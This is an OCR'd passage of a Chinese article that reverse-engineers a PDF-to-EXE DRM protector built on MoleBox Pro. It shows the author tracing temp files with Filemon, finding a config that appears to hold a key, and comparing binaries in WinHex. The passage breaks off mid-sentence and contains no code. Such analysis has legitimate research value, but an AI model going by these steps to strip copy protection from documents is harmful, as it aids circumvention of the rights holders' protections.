


图 3

防火墙会挂起进程，直到点“允许”按钮才执行。这样我们就有时间去获取这几个神秘文件了，根据 Filemon 的路径提示，如图 4。在“c:\china-drm\kj”中找到了这些文件，如图 5 所示。

双击“mbox2w”发现是 MoleBox Pro，这是一款实时 EXE 封包工具，可以将 Windows 平台上的应用程序与其辅助数据及运行组件合成封包为一个单一的文件，封包后的文件仍能完好运行。再次仔细分析 Filemon 的跟踪结果，发现如图 6 所示文件。




图 4




图 6




图 7




图 8




图 9

打开“chinadrmconfig.ini”，发现是很长一串字符，猜测为加密密钥。双击“kjtmp.exe”，出现和第一次打开 PDF 加密后的 EXE 文件一样的提示。图片在后面给出。“kjtmp.exe.mbxcfg”为 MoleBox Pro 封装 PDF 文件时的配置文件。

既然“kjtmp.exe”和 PDF 加密后的 EXE 文件提示一样，很有可能包含在加密后的 EXE 中，利用 WinHex 进行文件比较。WinHex 是一款以通用的 16 进制编辑器为核心，专门用来对付计算机取证、数据恢复、低级数据处理、以及 IT 安全性、各种日常紧急情况的高级工具：用来检查和修复各种文件、恢复删除文件、硬盘损坏、数码相机卡损坏造成的数据丢失等。

打开 WinHex，选择“文件管理器”菜单中的“比较”，弹出“选择文件”对话框，文件一选择“kjtmp.exe”，文件二选择加密后的 EXE 文件，这里为“组策略.EXE”，点击确定，如图 7 所示。

稍等就可以拿到结果，如图 8 所示。

图 8 中 944 至 653824 完全匹配，这说明，“kjtmp.exe”大部分包含在“组策略.EXE”中。

图 1 中选择了“禁止在虚拟机中阅读和截图”，图 9 所示为虚拟机中打开“组策略.EXE”的提示。

在第一次打开加密后的 EXE 文件“组策略.EXE”时，弹出如图 10 所示对话框，该对话框同执行“kjtmp.exe”后得到的一样。

根据图 10 的提示，当前系统必须安装 Adboe Reader8/9 方可阅读解密后的 PDF 文件。

如图 11 所示，这是打开后得到的机器码，需要获取对应的阅读码方可阅读。

图 11 中的机器码分为三段，其中第三段全为 0，这是“文件与用户电脑




图 10




图 11




图 12




图 13




图 14

